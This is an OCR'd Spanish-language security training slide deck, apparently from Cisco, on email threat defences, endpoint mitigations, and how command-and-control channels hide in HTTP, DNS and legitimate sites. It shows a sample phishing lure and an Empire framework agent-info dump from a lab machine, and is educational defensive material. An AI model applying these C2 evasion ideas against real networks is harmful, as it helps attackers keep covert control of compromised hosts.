
Píldora azul

Seguridad de Correo Electrónico





- ¡Correo electrónico no ha muerto!
- Sigue siendo el ataque mas popular
- Hay que utilizar las herramientas de defensa:
  - SPF, DKIM, DMARC
  - Reputación del servidor de origen
  - **Sandboxing** de los adjuntos
  - Reputación de los URLs dentro del correo
  - ”**Defang**” los URLs (no se puede hacer clic)
  - ….




¡Mitigar ataques!



- Utilizar la mejor tecnología para
  - Seguridad de correo
  - Seguridad de web
- Los navegadores y los plugins actualizados
  - Quitar Java, Flash que siempre son peligrosos
- Seguridad de Endpoint
  - ”EPP : Endpoint Protection Platform”
  - “EDR : Endpoint Detection and Response”
- Los usuarios no deben ser administradores de sus máquines
- Formación de usuarios
  - “no hagas clic en todos los enlaces”

Formación del usuario



John Howard

To: hnohre@cisco.com


2015 Recruitment plan

I forward this file to you for revi




2015 Recruitment plan.xlsx


Interact with Running Sample



Mando y Control (CnC : Command and Control)

Objetivo: Controlar el cliente comprometido






Mando y Control (CnC)

- Utiliza los protocolos que permiten por sus cortafuegos :
  - HTTP, HTTPS, (SMTP, DNS)



CnC aparece como tráfico inocente



CnC puede adaptarse

Jitter (fluctuación temporal)

Horas de trabajo

URL

```
(Empire: X1ZLUMY3) > info


[*] Agent info:

        nonce                   6385503529717064
        jitter                  0.0
        servers                 None
        internal_ip             198.19.10.38
        working_hours
        session_key             rzSBb?m;hWlEnF|\Q3x2JU$cAijCa(%V
        children                None
        checkin_time            2019-01-26 03:56:19
        hostname                WORKSTATIONA
        id                      6
        delay                   5
        username                LABRATS\SYSTEM
        kill_date
        parent                  None
        process_name            powershell
        listener                CL
        process_id              2392
        profile                 /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
                                6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
        os_details              Microsoft Windows 7 Ultimate N
        lost_limit              60
        taskings                None
        name                    X1ZLUMY3
        language                powershell
        external_ip             198.18.133.38
        session_id              X1ZLUMY3
        lastseen_time           2019-01-29 03:32:12
        language_version        2
        high_integrity          1

(Empire: X1ZLUMY3) >
```

Malware prefiere DNS para encontrar su CnC

- 91.3% de malware prefiere DNS*
- Malware no sabe la dirección IP del servidor CnC
  - una maquina en mi casa
  - una servidor en AWS
  - una maquina todavía no comprometida




*Cisco Annual Security Report 2016

http://www.cisco.com/go/asr

CnC con Foros o Redes Sociales

- Posible utilizar un sitio legítimo para CnC...
- ...aprovechando la buena reputación de otro sitio
- ¡Estenografía!






CnC con Foros o Redes Sociales

- Posible utilizar un sitio legítimo para CnC...
- ...aprovechándo la buena reputación del otra
- ¡Estenografía!






CnC con Foros o Redes Sociales

